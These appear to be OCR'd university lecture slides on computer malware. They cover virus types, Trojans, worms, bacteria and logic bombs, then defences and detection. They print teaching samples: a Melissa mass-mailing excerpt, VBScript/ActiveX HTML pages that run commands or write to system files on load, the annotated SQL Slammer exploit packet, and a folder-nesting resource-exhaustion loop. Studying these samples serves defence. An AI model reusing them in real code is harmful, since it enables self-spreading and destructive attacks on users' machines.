- **Propagation phase**: The virus places a copy of itself into other programs or into certain system areas on the disk.
- **Triggering phase**: The virus is activated to perform the function.
- **Execution phase**: The function is performed.

Classification of Viruses

- Viruses can be classified according to the target …
  - Boot sector infectors (BSIs).
  - File infectors.
  - Macro viruses.
  - Scripting viruses.
- … and according to the method of concealment.
  - Encrypted.
  - Stealth.
  - Polymorphic.
  - Metamorphic.
- These are effectively technologies used by the virus.
- The transport mechanism is related to the target but can also be used as a means of classification.


"The virus was contained in an e-mail warning about the virus . . ."

Boot sector infectors

- The boot sector is the part of a disk used to bootstrap the system or mount a disk.
  - It contains a Master Boot Record or a DOS Boot Record.
  - The Master Boot Record (MBR), or partition sector, is found only on hard disks, where it is always the first physical sector.
  - On floppy disks, which can't be partitioned and don't contain a MBR, the first physical sector is the boot record, or DBR (DOS Boot Record).
- Code in the boot sector is executed when the system sees the disk for the first time, and if the boot sector contains a virus the virus is executed.
- These viruses are less common now, since the use of floppy drives has almost disappeared.
  - USB malware is common though. ☺

File Infectors

- These types of virus insert the virus code into an executable, possibly .com or .exe on a PC, and that code runs when that program is executed.



Macro Viruses

- Viruses that are composed of a sequence of instructions that are interpreted, rather than executed directly.
- They can execute on any system that can interpret the instructions.
  - For example, a spreadsheet macro virus executes when the spreadsheet interprets these instructions.
  - The Melissa virus infected MS Word 97 & 98 documents on Windows and Macintosh systems.
  - They are not bound by machine architecture, rather by application structure.

- Macro viruses are generally easy to write.
  - Learning the syntax for a macro language might take a couple of days,
    - … against weeks for a high-level programming language like C++ (assuming you know a fair bit about programming).
    - … and against months for assembly.
- Windows OS is especially vulnerable, and because of the widespread use of, for example, Microsoft Office, they have the potential for a large target range.

Email Macro Viruses

- Visual Basic for Applications (VBA) was designed as a common macro language for use across a range of applications.
- VBA allows a virus writer to include, without great difficulty, statements querying a system to get all the necessary information (email application name, user's name and email password) and send an attachment via email.
- How did the Melissa virus read the address book of infected users to get 50 recipient's email addresses to send itself to?
  - The mailing itself used MAPI, or Messaging Application Programming Interface.

```
;Comments by Roger A. Grimes
Set UngaDasOutlook = CreateObject("Outlook.Application")
;creating an instance of Outlook
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\
Office\", "Melissa?") <> "... by Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
;if Outlook is the email engine...
    DasMapiName.Logon "profile", "password"
;get email user's name and email password
    For y = 1 To DasMapiName.AddressLists.Count
;getting ready to count number of contacts in address book
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo =
                                AddyBook.AddressEntries.Count
         Next oo
;get up to 50 email addresses from address book
;end of Melissa code sample
```

Scripting Viruses

- These are based on script languages such as VBScript or Javascript.
- They can be thought of as Macro Viruses with respect to a scripting language.

HTML.Internal


- One of the first HTML viruses, it was written for demonstration purposes.
- It will only work on browsers that handle VBScript and ActiveX.
  - It uses VBScript and calls to ActiveX to search for and infect HTML files.
- That effectively limits it to Internet Explorer, versions 4.0 and above.
- Default security should prevent the virus from spreading.

```
<html> <!--1nternal-->
<head>
<meta name="Author" content="1nternal">
<script language = "VBScript">
Sub Offline
       Set FSO = CreateObject("Scripting.FileSystemObject")
       HostPath = Replace(location.href, "file:///", "")
       cpath = fso.GetParentFolderName(HostPath)
       Set folder = fso.GetFolder(cpath)
       While folder.IsRootFolder = false
              Set folder = fso.GetFolder(cpath)
              Set fc = folder.Files
              cpath = fso.GetParentFolderName(cpath)
       WEND
End Sub
</script>
</head>
<BODY onLoad="Offline">

</BODY>
</HTML>
```

What is happening?

- HTML.Internal checks to see if the URL includes *file:*
  - If it does it implies the browser is operating in offline mode with a file being viewed on the local hard drive.
  - If allowed to successfully run, this virus will attempt to infect all *.HTML* files in the local and parent directories.
  - The infectious code is inserted into the host *.HTML* file near the beginning and called when the file is launched (with the *OnLoad* event).
- As we have seen in some examples of unsafe HTML documents, the browser will generally warn you that an unsafe ActiveX control is trying to execute, and it will prompt you to accept or deny the launch.


Security Warning
Allowing active content such as script and ActiveX controls can be useful, but active content might also harm your computer.
Are you sure you want to let this file run active content?
Yes
No

Internet Explorer
An ActiveX control on this page might be unsafe to interact with other parts of the page. Do you want to allow this interaction?
Yes
No

Some variations…

- Look for the FileSystemObject in Scripts.
- Find a file in a local disk.
- Insert something to the file.
- How dangerous is it?
  - It could erase the hard disk.
  - It could delete files.
  - ...

```
<html> <!--1nternal-->
<head>
<meta name="Author" content="1nternal">
<script language = "VBScript">
Sub Offline
       Dim fsysobj, foldr, file1, s
       Set fsysobj =
              CreateObject("Scripting.FileSystemObject")
       Set file1=fsysobj.GetFile("C:\AUTOEXEC.BAT")
       document.write(file1.size)
       Set ts = file1.OpenAsTextStream(8, -2)
       ts.write "Format the disk"
       ts.close
End Sub
</script>
</head>
<BODY onLoad="Offline">
</BODY>
</HTML>
```

8: Open, and write to the end.

-2: System default, ASCII/Unicode.

Create a directory

```
<html>
<head>
<meta name="Author" content="1nternal">
<script language = "VBScript">
Sub Offline
       Dim fsysobj, foldr
       Set fsysobj =
           CreateObject("Scripting.FileSystemObject")
       Set foldr = fsysobj.CreateFolder("C:\Malicious")
End Sub
</script>
</head>
<BODY onLoad="Offline">

</BODY>
</HTML>
```

Execute a program

```
<HTML>
<body>
<SCRIPT language="JavaScript">
objectx= new ActiveXObject ("WScript.Shell");
string="command /k echo It Worked!";
objectx.Run(string);
string="command /k edit";
objectx.Run(string);
</script>
</body>
</HTML>
```

Encrypted Viruses

- Viruses which are encrypted with a cipher.
- Why?
  - To avoid detection. The virus code is hidden!
- How?
  - The virus code is encrypted, except for the decryption routine and key.
- Does it work?
  - We will look at detection a little later.

Deciphering routine	Enciphered virus	Key

An Example of an Encrypted Virus

- From the book: “A Pathology of Computer Viruses” by Ferbrache.

```
// initialize the registers with the keys
rA <- k1;
rB <- k2;
// initialize the rC with the message
rC <- sov;
// the encryption loop
while (rC != eov) do begin
      // encrypt the byte of message
      *rC <- *rC xor rA xor rB
      rC <- rC + 1;
      rA <- rA + 1;
end
```

Stealth viruses

- Viruses with this technology explicitly try to hide all of themselves from detection.
- One typical approach is to include compression.
  - Detecting that a file has changed by checking the length won't work anymore.

```
    program CV :=

{goto main;
    01234567;

    subroutine infect-executable :=
          {loop:
                file := get-random-executable-file;
          if (first-line-of-file = 01234567) then goto loop;
       (1)      compress file;
       (2)      prepend CV to file;
       }

main:   main-program :=
          {if ask-permission then infect-executable;
       (3)      uncompress rest-of-file;
       (4)      run uncompressed file;}
       }
```

Polymorphic Viruses

- Polymorphic viruses change form each time they are inserted into another program.
- They change the instructions in the virus to something equivalent but different.
- If the viruses is encrypted, as is fairly common, the decryption code is the segment of the virus that is changed.
  - For example, at the instruction level, all the following have exactly the same effect.

```
add 0 to operand
Logical AND 1 with operand
no operation
subtract 0 from operand
```

Example of Polymorphic Viruses

```
// initialize the registers with the keys
rA <- k1;
rD <- rD + 1; // random line
rB <- k2;
// initialize rC with the message
rC <- sov;
rC <- rC + 1; // random line
// the encryption loop
while (rC != eov) do begin
    rC <- rC – 1; //random line x
    //encrypt the message
    *rC <- *rC xor rA xor rB;
    //advance all the counters
    rC <- rC + 2; //counter incremented
    //to handle random line
    rD <- rD + 1; //random line
    rA <- rA + 1;
end
while (rC != sov) do begin //random line
    rD <- rD – 1; //random line
end //random line
```

The lines marked random have no effect. This is equivalent to the earlier code.

Metamorphic viruses

- These are, in some sense, a higher order of polymorphic viruses.
- Not only do they change in form between transitions they can be completely re-written.
  - They can re-write in a version suitable for executables on a different platform too.

Trojan horses

- A friend passes you an interesting game.
  - You run it and it is lots of fun.
  - The license says it’s freeware so you pass it to your friends.
- What could happen?
  - It could be a Trojan Horse.
  - It could be doing something malicious in addition to the obvious game.
- Computer Trojan Horses are programs with overt (documented or known) effects and covert (undocumented or unexpected) effect.

Trojan Technology

- Some concealment methods:
  - A Trojan renames itself to the name of a valid system file.
  - They can also be encrypted and polymorphic, and could install themselves in different ways to escape detection.


- Hiding as source code:
  - They transfer themselves as ASCII text source code onto the host machine.
  - They are then compiled or interpreted to bypass malicious code scanners.
  - The executable code or a batch file is included to assemble or interpret the code on the fly.
  - The companion programs that assemble or link the source code into its runtime form are usually legitimate programs and will not be flagged by scanners either.
  - Other Trojans use tools already available on most Windows PCs (*DEBUG.EXE or WSCRIPT.EXE*) to launch their programs.

- Remote Administration Trojans (RAT's):
  - These allow a hacker to take complete control of a PC. Very nasty with keyboard & screen capture, and the ability to directly manipulate your computer.
- Backdoor Programs:
  - In March 2001 it was revealed that a group of Eastern European hackers had spent over a year exploiting an NT vulnerability and installing backdoor Trojans to steal more than a million credit cards from over 40 top e-commerce and e-banking web sites.
- Network Redirection:
  - This allows a hacker to redirect specific attacks through a compromised intermediate host machine toward a new target.

Worms

- A program that copies itself from one computer to another.
- Host computer worms are entirely contained in the computer they run on and use network connections only to copy themselves to other computers.
- The original may terminate itself after launching a copy on another host - sometimes called "rabbits."


The world: Pre-Slammer Worm



From www.caida.org: Lots of interesting things.

Exploits buffer overflow in Microsoft SQL Server 2000.

31 minutes later ☹



Look at 6a_Code-Red.wmv too

Why was Slammer so fast?

- 90% of the vulnerable hosts were infected within 10 minutes.
- The spread doubled every 8.5 seconds and the highest scanning rate of 55 million scans per second was reached in 3 minutes.
- Slammer used UDP, which is connectionless, unlike TCP which involves responses.
- As such it wasn’t limited by the latency in communicating back to the source host, it was limited just by the bandwidth from an attack station and the speed of transport to other hosts.

The broadcast mechanism

- The Slammer code randomly generated an IP address and sent out a copy of itself to that location, using UDP.
  - Slammer exploited a vulnerability in MS SQL Server Resolution Service, for which a patch had been available for 6 months.
  - If a UDP packet arrived on port 1434 with the first byte 0x04, the rest of the packet is interpreted as a registry key to be opened, and is stored in the buffer for that purpose later.
  - But without length checking the rest of the packet can be written into the buffer.
- The packet was just 376 bytes long.

SQL Slammer Worm UDP packet

```
0000: 4500 0194 b6db 0000 6d11 2e2d 89e5 0a9c  E...¶Û..m.
0010: cb08 07c7 1052 059a 0180 bda8 0401 0101  Ë..Ç.R....½ ....
      0101 0101 0101 0101 0101 0101 0101 0101  ................
      0101 0101 0101 0101 0101 0101 0101 0101  ................
      0101 0101 0101 0101 0101 0101 0101 0101  ................
      0101 0101 0101 0101 0101 0101 0101 0101  ................
0060: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0070: 0101 0101 0101 0101 0101 0101 01dc c9b0  ................
0080: 42eb 0e01 0101 0101 0101 70ae 4201 70ae  Bë........p
0090: 4290 9090 9090 9090 9068 dcc9 b042 b801  B........hÜ
00a0: 0101 0131 c9b1 1850 e2fd 3501 0101 0550  ...1É±.Pâý5
      2e64 6c6c 6865 6c33 3268 6b65  .åQh.dllhel32hke
      6f75 6e74 6869 636b 4368 4765  rnQhounthic
      7332  tTf¹llQh32.
      6f51  _f¹etQhsock
      ff16  hsend¾..®B.
      10ae  P.EàP.EðP..
      10ae  B....=U.ìQt
      049b  B...Ð1ÉQQP.
      0101 518d 45cc 508b 45c0 50ff  .ñ....Q.EÌP.EÀP.
0140: 166a 116a 026a 02ff d050 8d45 c450 8b45  .j.j.j..ÐP.EÄP.E
0150: c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45  ÀP...Æ.Û..óa...E
0160: b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829  ´..@...Áâ..ÂÁâ.)
0170: c28d 0490 01d8 8945 b46a 108d 45b0 5031  Â....Ø.E´j..E°P1
0180: c951 6681 f178 0151 8d45 0350 8b45 ac50  ÉQf.ñx.Q.E.P.E¬P
0190: ffd6 ebca                                .ÖëÊ
```

This byte signals the SQL Server to store the contents of the packet in the buffer

UDP packet header

The 0x01 characters overflow the buffer and spill into the stack right up to the return address

Main loop of Slammer: generate new random IP address, push arguments onto stack, call send method, loop around

value overwrites the return
s and points it to a location
lsort.dll which effectively
calls a jump to %esp

Restore payload, set up socket structure, and get the seed for the random number generator

Bacteria

- A bacterium is a program that creates many instances of itself to burn up resources of some type.
  - A bacterium is not required to use all resources on the system, but is aiming to result in some level of denial of service.
- Some examples …

```
while true
do
    mkdir x
    chdir x
done
```

Logic Bombs

- A program that performs an malicious action when some external event occurs.
- Plant Trojan horses in system using a logic bomb.
- The most common logic used is date matching, but it could be anything.

Defence

- Malware acts as both data and instructions:
  - A virus inserts code (a set of instructions) into another program.
  - The set of instructions is treated as data.
  - The virus executes itself, the set of instructions is treated as an executable.
  - Protection:
    - Treat all programs as type "data“.
    - Some certifying authority can change the type to executable, after verification takes place.

- Against Malicious code assuming the identity of a user:
  - When a user executes malicious code, that code can access and affect objects within the user's protection domain.
  - Protection: Limiting the objects accessible to a given process run by the user.
    - Information Flow Metrics.
    - Reducing the Rights.
    - Sandboxing.

- **Information flow metrics**:
- Define the flow distance metric *fd*(*x*) for some information x as follows:
  - Initially, all information has *fd*(*x*) = 0.
  - Whenever *x* is shared, *fd*(*x*) increases by 1.
  - Whenever *x* is used as input to a computation, the flow distance of the output is the maximum of the flow distances of the input.
- Information is accessible only while the distance is **less** than some value V.

- Example of applying the flow distance metric.
  - Users A, B, and C work on the same computer.
  - $V_A = 3$. $V_B = V_C = 2$.
  - A creates a program P containing a virus. ☺
  - B executes P.
    - The contents of P have a flow distance of 0, so when the virus infects B's file Q, the flow distance of the virus is 1, and so B can access it.
      - Hence, the copying succeeds.
  - C executes Q, when the virus tries to spread to her files, its flow distance increases to 2.
    - Hence, the infection is not permitted, because C can only access information with a flow distance 0 or 1.
    - C can however execute P and it will flow. ☹

- **Reducing the Rights**:
  - The user can reduce their associated work domain when running a suspect program.
  - This follows from the principle of least privilege:

A subject should be given only those privileges that it needs in order to complete its task.

More on defence

- Sandboxing can be used.
  - Suspecious codes are quarantined in an isolated system area
  - Then run the code and monitor its behavior.
- Restrict sharing by controlling the domain boundaries:
  - Restrict users in different protecting domains from sharing programs or data.

Detection

- Normal behaviour of a system is usually different from the activity profile of an infected system.
  - Virus monitors monitor known methods of virus activity, such as attempts to write to a boot sector, modify interrupt vectors, write to system files... and detect abnormal behaviour of the system.
- Advantages:
  - Works for all viruses.
  - Detection is before (complete) infection.
- Disadvantages:
  - To detect a high percentage of viruses, the sensitivity of the monitor must be set high and this may generate many false alarms.

- Theorem (by Cohen):

  It is undecidable whether an arbitrary program contains a computer virus.

There are formal definitions of viruses that allow this type of result to be derived.

Multiple copy testing …

- Run several copies of the “same program or algorithm”.
  - This is not simply running the same program several times.
- Majority rules…
- The check could be based on results, calls made, efficiency …
- Majority still might not be trusted, because they might all be corrupted.
- But different performances can imply action needs to be taken.

Signature scanning

- Signature scanning (signature= search string= scan string) is the simplest and the most common approach to virus detection.
- Signature extraction is a non-trivial process:
  - The infection is disassembled and the key portions are identified.
  - The key portions are combined to form a signature.
  - The signature is checked against a large library of programs to reduce the chance of false positives occurring when signature accidentally matches some library code.

- Advantages:
  - Signature scanning can be used against Trojan horses, logic bombs and other malicious software.
- Disadvantage:
  - Scanning cannot find new viruses before their patterns are known.
  - It is also ineffective against polymorphic viruses.
- First-generation scanner's use virus signatures only.
- GPU's can be used to speed up signature processing!

http://http.developer.nvidia.com/GPUGems3/gpugems3_ch35.html

2nd, 3rd and 4th generation scanners

- Second generation scanners don't just use specific signatures, since the signatures of many viruses change (polymorphic).
- It uses a lot of optimised search mechanisms, e.g. looking for code that are often associated with malware (encryption, compression, etc.)

